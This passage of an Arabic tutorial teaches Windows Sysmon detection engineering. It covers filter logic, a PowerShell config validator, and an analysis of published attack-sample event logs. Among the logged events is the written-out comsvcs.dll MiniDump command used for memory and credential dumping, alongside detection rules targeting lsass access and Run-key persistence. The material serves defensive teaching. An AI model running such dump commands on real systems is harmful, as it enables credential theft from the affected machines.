    <!-- 3: network connections only from programs that rarely need the network -->
    <NetworkConnect onmatch="include">
      <Image condition="image">rundll32.exe</Image>
      <Image condition="image">mshta.exe</Image>
      <Image condition="image">regsvr32.exe</Image>
    </NetworkConnect>
    <!-- 10: who opens lsass.exe (credential theft) -->
    <ProcessAccess onmatch="include">
      <TargetImage condition="image">lsass.exe</TargetImage>
    </ProcessAccess>
    <!-- 11: files dropped where programs start from -->
    <FileCreate onmatch="include">
      <TargetFilename condition="contains">\Start Menu\Programs\Startup\</TargetFilename>
      <TargetFilename condition="end with">.dmp</TargetFilename>
    </FileCreate>
    <!-- 13: values written under the Run keys -->
    <RegistryEvent onmatch="include">
      <TargetObject condition="contains">\CurrentVersion\Run</TargetObject>
    </RegistryEvent>
  </EventFiltering>
</Sysmon>
في الملف أعلاه لاحظ التالي:
- HashAlgorithms: يطلب بصمتين لكل ملف تنفيذي: SHA256 لتبحث عنه في قواعد بيانات البرامج الضارة، وIMPHASH وهي بصمة جدول الدوال المستوردة Import Table، وتبقى واحدة حتى لو غير المخترق بايتات قليلة في الملف ليغير بصمته العادية.
- CheckRevocation: فحص إلغاء الشهادات Certificate Revocation يحتاج اتصالاً بالإنترنت، ولذلك يعطله أغلب من يكتب الإعدادات، وتعطله أيضاً الإعدادات العامة التي سوف نفحصها.
- ProcessCreate مع exclude: سجل كل العمليات ما عدا
conhost.exe، فهي تظهر مع كل برنامج سطر أوامر ولا تضيف معلومة. - البقية مع include: سجل اتصالات الشبكة من برامج قليلاً ما تحتاج الشبكة، وفتح عملية
lsass.exe، والملفات في مجلد بدء التشغيل والملفات التي تنتهي بـ .dmp، والقيم في مفاتيح Run. وهذه القواعد معقولة في ظاهرها، ولكن سوف نرى أنها تفوت شيئاً مهماً.
كيف تعمل الفلاتر Filters؟ include وexclude
كل فلتر في ملف الإعداد له الخاصية onmatch، وقيمتها include أو exclude. وتشرح صفحة Sysmon المعنى كما يلي: إذا كانت include فلا يكتب Sysmon من هذا النوع إلا الأحداث التي طابقت قاعدة، وإذا كانت exclude فيكتب كل الأحداث ما عدا التي طابقت قاعدة. وتستطيع أن تضع للنوع الواحد فلتراً من كل نوع، وعندها يغلب الاستبعاد exclude على الإدراج include، أي أن الحدث الذي طابق قاعدة include ثم طابق قاعدة exclude لا يكتب.
وداخل الفلتر الواحد كل عنصر هو حقل من حقول الحدث، والقواعد على الحقل نفسه تعمل بمنطق «أو» OR، والقواعد على حقول مختلفة تعمل بمنطق «و» AND بحسب الصفحة. ولكي تتحكم بهذا المنطق بنفسك يوجد العنصر RuleGroup مع الخاصية groupRelation وقيمتها and أو or، والعنصر Rule الذي يجمع عدة شروط في قاعدة واحدة. وتستطيع أن تعطي كل قاعدة اسماً بالخاصية name، فيظهر الاسم في الحقل RuleName في الحدث، وهذا يوفر عليك وقتاً كبيراً عند التحقيق، لأنك تعرف مباشرة لماذا كتب الحدث، كما سوف نرى في العينة الأولى.

والقاعدة العملية التي تخرج بها من هذا: لكل نوع من الأحداث تسأل سؤالاً واحداً قبل أن تكتب فلتره، هل هذا النوع قليل بطبيعته فأسجله كله وأستبعد الضجيج المعروف، أم كثير بطبيعته فلا أسجل منه إلا ما أبحث عنه؟ فإنشاء العمليات قليل نسبياً ومهم جداً، فيكتب بفلتر exclude. وتحميل المكتبات واتصالات الشبكة وفتح العمليات كثيرة جداً، فتكتب بفلتر include على ما يهمك فقط. وهذا بالضبط ما تفعله الإعدادات العامة المعروفة، كما سوف نرى الآن.
فحص إعداد حقيقي قبل أن تثبته
أغلب المسؤولين لا يكتبون ملف الإعداد من الصفر، وإنما يبدؤون من إعداد عام منشور ويعدلونه، وأشهرها اثنان: إعداد SwiftOnSecurity القديم، ومشروع sysmon-modular الذي يقسم الإعداد إلى وحدات صغيرة لكل نوع من الأحداث ويربط كل قاعدة بتقنية من تقنيات الهجوم في إطار MITRE ATT&CK، وترخيصه MIT. وقد أخذنا من إصداره المنشور في أكتوبر 2026 الملف sysmonconfig-15.21.xml، وفحصناه مقابل المخطط الذي طبعه Sysmon في الخطوة السابقة.
وقد يتساءل البعض: لماذا تفحص الملف بنفسك ما دام Sysmon سوف يقرؤه عند التثبيت؟ والسبب أن التثبيت يحتاج صلاحيات المسؤول وجهازاً تجربه عليه، والفحص المسبق يعمل في أي مكان، حتى في خط النشر Pipeline الذي يبني الإعداد لأجهزة الشركة، فتكتشف الخطأ قبل أن يصل إلى أي جهاز. والسكربت يقوم بثلاثة أشياء: يتأكد أن اسم كل فلتر هو اسم نوع موجود في المخطط، وأن كل حقل في القواعد موجود في ذلك النوع، وأن كل شرط من الشروط الستة عشر:
function Test-SysmonConfig([xml]$c) {
  $errs = @(); $rules = @()
  foreach ($f in $c.Sysmon.EventFiltering.SelectNodes('.//*[@onmatch]')) {
    $tag = $f.LocalName
    if (-not $fields.ContainsKey($tag)) { $errs += "unknown filter tag <$tag>"; continue }
    foreach ($r in $f.SelectNodes('.//*[not(*)]')) {
      if ($r.LocalName -eq 'Rule') { continue }
      $cond = if ($r.condition) { $r.condition } else { 'is' }
      if ($fields[$tag] -notcontains $r.LocalName) { $errs += "<$tag>: unknown field <$($r.LocalName)>" }
      if ($conds -notcontains $cond) { $errs += "<$tag>/<$($r.LocalName)>: unknown condition '$cond'" }
      $rules += [pscustomobject]@{ Tag = $tag; OnMatch = $f.onmatch; Field = $r.LocalName; Condition = $cond }
    }
  }
  [pscustomobject]@{ Errors = $errs; Rules = $rules }
}
والمخرج سوف يكون كما يلي:
sysmon-modular sysmonconfig-15.21.xml: 360048 bytes, schemaversion 4.91
  HashAlgorithms=*  CheckRevocation=False  DnsLookup=False
  RuleGroups: 30   filters: 30   field rules: 2291
  errors against the schema: 0

field rules per filter (top 12):
Count Name
----- ----

  436 ProcessCreate, include
  300 RegistryEvent, include
  219 FileCreate, include
  187 DnsQuery, exclude
  178 ProcessCreate, exclude
  152 NetworkConnect, include
  117 FileExecutableDetected, include
  106 RegistryEvent, exclude
   91 ImageLoad, include
   89 PipeEvent, exclude
   81 FileDeleteDetected, include
   75 ProcessAccess, exclude

conditions used:
Count Name
----- ----
  590 is
  452 end with
  342 begin with
  298 image
  263 contains
  193 contains all
  102 contains any
   14 excludes
   13 is not
   11 excludes any
    9 is any
    3 not begin with
    1 not end with

small file with two mistakes -> 2 errors:
  <ProcessCreate>: unknown field <CommandLin>
  <ProcessCreate>/<Image>: unknown condition 'starts with'
في المخرج أعلاه لاحظ التالي:
- حجم الملف: 360,048 بايت، وفيه 30 فلتراً داخل 30 مجموعة RuleGroup، و2291 قاعدة على الحقول، ولم يجد السكربت أي خطأ مقابل مخطط Sysmon 15.22. وهذا متوقع من مشروع مستعمل على نطاق واسع، ولكنه يستحق الفحص كلما حدثت Sysmon أو الإعداد.
- الخيارات العامة: البصمات كلها
*، وفحص إلغاء الشهادات معطل، والبحث العكسي في DNS معطل أيضاً، وهذا يوفر وقتاً واتصالات في كل حدث شبكة. - أين تذهب القواعد: أكبر فلتر هو ProcessCreate مع include بـ 436 قاعدة، ثم RegistryEvent مع include بـ 300، ثم FileCreate بـ 219. ولاحظ أن ProcessCreate له أيضاً فلتر exclude بـ 178 قاعدة، أي أن الإعداد يستعمل الطريقتين معاً لنوع واحد.
- الشروط الأكثر استعمالاً:
isثمend withثمbegin withثمimage، وهذا منطقي لأن أغلب القواعد على مسارات الملفات. - الملف الصغير بخطأين: كتبنا عمداً ملفاً فيه الحقل
CommandLinبدلCommandLine، والشرطstarts withبدلbegin with، فوجد السكربت الخطأين. وهذان من أكثر الأخطاء التي تقع فيها عندما تكتب القواعد بيدك، والثاني تحديداً لأنstarts withهي الكلمة التي تأتي إلى ذهنك من لغات البرمجة.
أحداث Sysmon حقيقية من مختبر آخر
الآن نصل إلى السؤال الذي بدأنا به: ماذا يكتب Sysmon عندما يحدث شيء فعلاً؟ ولأن جهاز المختبر ليس عليه Sysmon، ولأننا لا نشغل أدوات هجوم على جهاز حقيقي، أخذنا أحداثاً سجلها باحث أمن في مختبره ونشرها للتدريب، وهي مجموعة EVTX-ATTACK-SAMPLES بترخيص GPL-3.0، وفيها ملفات أحداث بصيغة evtx لكل تقنية هجوم معروفة. وثبتنا في السكربت رقم الإصدار Commit حتى يحصل كل قارئ على الملفات نفسها. وهذه الملفات أحداث فقط، أي نصوص وأرقام، ولا يوجد فيها أي برنامج يعمل.
وقراءة ملف evtx في PowerShell تكون بالأمر Get-WinEvent -Path، وهو الأمر نفسه الذي شرحناه في مقال سجلات الأحداث مع -LogName، والفرق أنه يقرأ ملفاً بدل سجل حي:
foreach ($f in $files) {
  $local = Join-Path $dir ([IO.Path]::GetFileName($f))
  if (-not (Test-Path $local)) { Invoke-WebRequest "$base/$($f -replace ' ', '%20')" -OutFile $local -UseBasicParsing }
  $ev = @(Get-WinEvent -Path $local -Oldest)
  $out += "{0}`n  {1:N0} bytes  SHA256 {2}" -f ([IO.Path]::GetFileName($f)), (Get-Item $local).Length, (Get-FileHash $local).Hash.Substring(0, 16)
  $out += "  provider: $(($ev | Select-Object -Unique -ExpandProperty ProviderName) -join ', ')   computer: $(($ev | Select-Object -Unique -ExpandProperty MachineName) -join ', ')"
  $out += "  {0} events, {1:yyyy-MM-dd HH:mm:ss} .. {2:HH:mm:ss} UTC   by ID: {3}" -f $ev.Count, $ev[0].TimeCreated.ToUniversalTime(), $ev[-1].TimeCreated.ToUniversalTime(), (($ev | Group-Object Id | Sort-Object { [int]$_.Name } | ForEach-Object { "$($_.Name) x$($_.Count)" }) -join ', ')
  $out += "  rendered message present: $(-not [string]::IsNullOrEmpty($ev[0].Message))"
  $out += ""
}
والمخرج سوف يكون كما يلي:
sysmon_10_1_memdump_comsvcs_minidump.evtx
  69,632 bytes  SHA256 D1BF591CABF7D21F
  provider: Microsoft-Windows-Sysmon   computer: MSEDGEWIN10
  6 events, 2019-08-30 12:54:07 .. 12:54:08 UTC   by ID: 1 x2, 7 x2, 10 x1, 11 x1
  rendered message present: False

exec_persist_rundll32_mshta_scheduledtask_sysmon_1_3_11.evtx
  69,632 bytes  SHA256 FB5679AEC77DC45A
  provider: Microsoft-Windows-Sysmon   computer: IEWIN7
  8 events, 2019-05-21 15:32:57 .. 15:33:01 UTC   by ID: 1 x4, 3 x3, 11 x1
  rendered message present: False

sideloading_injection_persistence_run_key.evtx
  69,632 bytes  SHA256 7A58C4055659045D
  provider: Microsoft-Windows-Sysmon   computer: MSEDGEWIN10
  7 events, 2020-10-15 13:17:02 .. 13:17:02 UTC   by ID: 1 x2, 7 x1, 10 x3, 13 x1
  rendered message present: False

LM_sysmon_psexec_smb_meterpreter.evtx
  69,632 bytes  SHA256 18FFDDA9C24E593D
  provider: Microsoft-Windows-Sysmon   computer: IEWIN7
  10 events, 2019-04-30 20:26:51 .. 20:26:54 UTC   by ID: 1 x3, 3 x2, 10 x1, 13 x3, 18 x1
  rendered message present: False
في المخرج أعلاه لاحظ التالي:
- أجهزة الباحث: الحقل computer يحمل أسماء أجهزة الاختبار MSEDGEWIN10 وIEWIN7، وهي أجهزة افتراضية كانت Microsoft توزعها لاختبار المتصفحات، والأوقات بين 2019 و2020.
- أحداث قليلة لكل ملف: بين 6 و10 أحداث، لأن الباحث نشر ما يخص التقنية فقط. أما في جهاز حقيقي فتكون هذه الأحداث بين آلاف غيرها، ولهذا نحتاج طرق البحث التي سوف نراها.
- لا يوجد نص للرسالة: السطر rendered message present: False يعني أن الحقل Message فارغ. والسبب أن نص الرسالة لا يحفظ في الملف، وإنما يركبه Windows عند القراءة من ملف بيان Manifest يسجله Sysmon عند التثبيت، والجهاز ليس عليه Sysmon. ولذلك نقرأ كل حقل من XML الحدث، في القسم EventData، وهي الطريقة التي تنصح بها صفحة Sysmon المدمج أيضاً لأن XML لا يترجم.
والدالة التي تحول الحدث إلى قائمة حقول بسيطة، ونستعملها في بقية المختبر، هي ثلاثة أسطر:
function Get-Data($e) { $h = [ordered]@{}; foreach ($d in ([xml]$e.ToXml()).Event.EventData.Data) { $h[$d.Name] = $d.'#text' }; $h }القصة الأولى: تفريغ ذاكرة عملية بمكتبة من Windows
الملف الأول اسمه sysmon_10_1_memdump_comsvcs_minidump.evtx، وفيه تقنية معروفة: المكتبة comsvcs.dll الموجودة في كل Windows فيها دالة اسمها MiniDump، وإذا شغلتها بالأداة rundll32.exe ومعها رقم عملية، كتبت نسخة كاملة من ذاكرة تلك العملية في ملف. وهذه التقنية مذكورة في صفحة MITRE ATT&CK رقم T1003.001 عن سرقة كلمات المرور من ذاكرة lsass.exe، مع الأمر نفسه، لأن المخترق لا يحتاج أن يحمل أي أداة معه، فكل ما يحتاجه موقع من Microsoft وموجود على الجهاز. والسكربت 04 يطبع أهم حقول كل حدث بالترتيب:
Event 1
  UtcTime            2019-08-30 12:54:07.823
  ProcessGuid        {747f3d96-1c6f-5d69-0000-0010323c1f00}
  Image              C:\Windows\System32\cscript.exe
  CommandLine        cscript  c:\ProgramData\memdump.vbs notepad.exe
  User               MSEDGEWIN10\IEUser
  IntegrityLevel     High
  ParentImage        C:\Windows\System32\cmd.exe
  ParentCommandLine  C:\Windows\System32\cmd.exe

Event 7
  UtcTime            2019-08-30 12:54:08.079
  Image              C:\Windows\System32\cscript.exe
  ImageLoaded        C:\Windows\System32\scrobj.dll
  Signature          Microsoft Windows

Event 7
  UtcTime            2019-08-30 12:54:08.127
  Image              C:\Windows\System32\cscript.exe
  ImageLoaded        C:\Windows\System32\wbem\wmiutils.dll
  Signature          Microsoft Windows
  RuleName           Execution - Suspicious WMI module load

Event 1
  UtcTime            2019-08-30 12:54:08.331
  ProcessGuid        {747f3d96-1c70-5d69-0000-0010c9661f00}
  Image              C:\Windows\System32\rundll32.exe
  CommandLine        rundll32 C:\windows\system32\comsvcs.dll, MiniDump 4868 C:\Windows\System32\notepad.bin full
  User               MSEDGEWIN10\IEUser
  IntegrityLevel     High
  ParentImage        C:\Windows\System32\wbem\WmiPrvSE.exe
  ParentCommandLine  C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

Event 11
  UtcTime            2019-08-30 12:54:08.392
  ProcessGuid        {747f3d96-1c70-5d69-0000-0010c9661f00}
  Image              C:\Windows\system32\rundll32.exe
  TargetFilename     C:\Windows\System32\notepad.bin

Event 10
  UtcTime            2019-08-30 12:54:08.424
  SourceProcessGUID  {747f3d96-1c70-5d69-0000-0010c9661f00}
  SourceImage        C:\Windows\system32\rundll32.exe
  TargetImage        C:\Windows\system32\notepad.exe
  GrantedAccess      0x1fffff
  CallTrace          ntdll.dll+9fc24 | ntdll.dll+7a747 | KERNEL32.DLL+1c5b4 | KERNEL32.DLL+237f8 | dbgcore.DLL+9247 | dbgcore.DLL+15dc5 | dbgcore.DLL+fec6 | dbgcore.DLL+5f56 | dbgcore.DLL+69f7 | comsvcs.dll+3c3d4 | rundll32.exe+3bcf | rundll32.exe+6299 | KERNEL32.DLL+17974 | ntdll.dll+6a271
  RuleName           CredAccess - Memdump

ولنقرأ هذه الأحداث الستة واحداً واحداً، فهي تحكي القصة كاملة في أقل من ثانية:
- الحدث 1 الأول:
cmd.exeيشغلcscript.exeمع سكربت VBScript اسمهmemdump.vbsفي المجلدC:\ProgramDataومعه الوسيطnotepad.exe. ولاحظ الحقل IntegrityLevel وقيمته High، أي أن السكربت يعمل بصلاحيات مرتفعة، وهذا شرط لفتح ذاكرة عمليات النظام. - حدثا 7:
cscript.exeيحمل المكتبةscrobj.dllثمwmiutils.dll. والحدث الثاني فيه الحقل RuleName بقيمة Execution - Suspicious WMI module load، أي أن من كتب الإعداد في ذلك المختبر سمى القاعدة، فعرفنا من الاسم وحده لماذا كتب الحدث: سكربت يستعمل WMI. - الحدث 1 الثاني: هنا الحيلة. العملية الأم لـ
rundll32.exeليستcscript.exe، وإنماWmiPrvSE.exe، أي أن السكربت طلب من خدمة WMI أن تشغل الأمر نيابة عنه. والنتيجة أن من يبحث عن البرامج التي شغلهاcscript.exeلن يجدrundll32.exeبينها. وسطر الأوامر يقول كل شيء:comsvcs.dll, MiniDump 4868 C:\Windows\System32\notepad.bin full. - الحدث 11:
rundll32.exeينشئ الملفnotepad.binفي System32. ولاحظ أن الحقل ProcessGuid في هذا الحدث هو نفسه في الحدث السابق، فنعرف أن العملية نفسها هي التي كتبت الملف. - الحدث 10: العملية نفسها تفتح
notepad.exeبصلاحية GrantedAccess قيمتها0x1fffff، وهي PROCESS_ALL_ACCESS، أي كل الصلاحيات على العملية، كما تشرح صفحة صلاحيات العمليات في Microsoft. والحقل CallTrace يبين مكدس الاستدعاءات Call Stack لحظة الفتح، ونقرؤه من الأسفل إلى الأعلى:rundll32.exeثمcomsvcs.dllثم خمسة إطارات فيdbgcore.DLLوهي مكتبة كتابة ملفات التفريغ Dump Files في Windows، ثمKERNEL32وntdll. فالمكدس وحده يقول إن من فتح العملية هو كود تفريغ ذاكرة، وليس برنامجاً يقرأ حالتها فقط.
ولاحظ أن الباحث فرغ ذاكرة notepad.exe وليس lsass.exe، لأنه يختبر التقنية لا يسرق كلمات مرور، وهذا التفصيل سوف يهمنا جداً بعد قليل عندما نطبق عليه الفلتر الصغير. والدرس الأهم من هذه القصة أن كل الأدوات المستعملة فيها موقعة من Microsoft: cscript.exe وWmiPrvSE.exe وrundll32.exe وcomsvcs.dll وdbgcore.DLL، فلو كنت تبحث عن ملف غير موقع، كما فعلنا في مقال أدوات Sysinternals، لما وجدت شيئاً. وما كشف القصة هو العلاقة بين العمليات: من شغل من، ومن فتح من، وبأي صلاحية.
comsvcs.dll لتفريغ ذاكرة lsass.exe، منها Magic Hound التي فرغت الذاكرة بمدير المهام Task Manager وبالمكتبة comsvcs.dll، وVOID MANTICORE التي شغلت المكتبة عبر rundll32.exe كما في هذه العينة. ولهذا تجد قاعدة لهذا الأمر في كل إعداد Sysmon عام، وفي كل منتج حماية تقريباً.القصة الثانية: نعيد بناء ما حدث من ProcessGuid
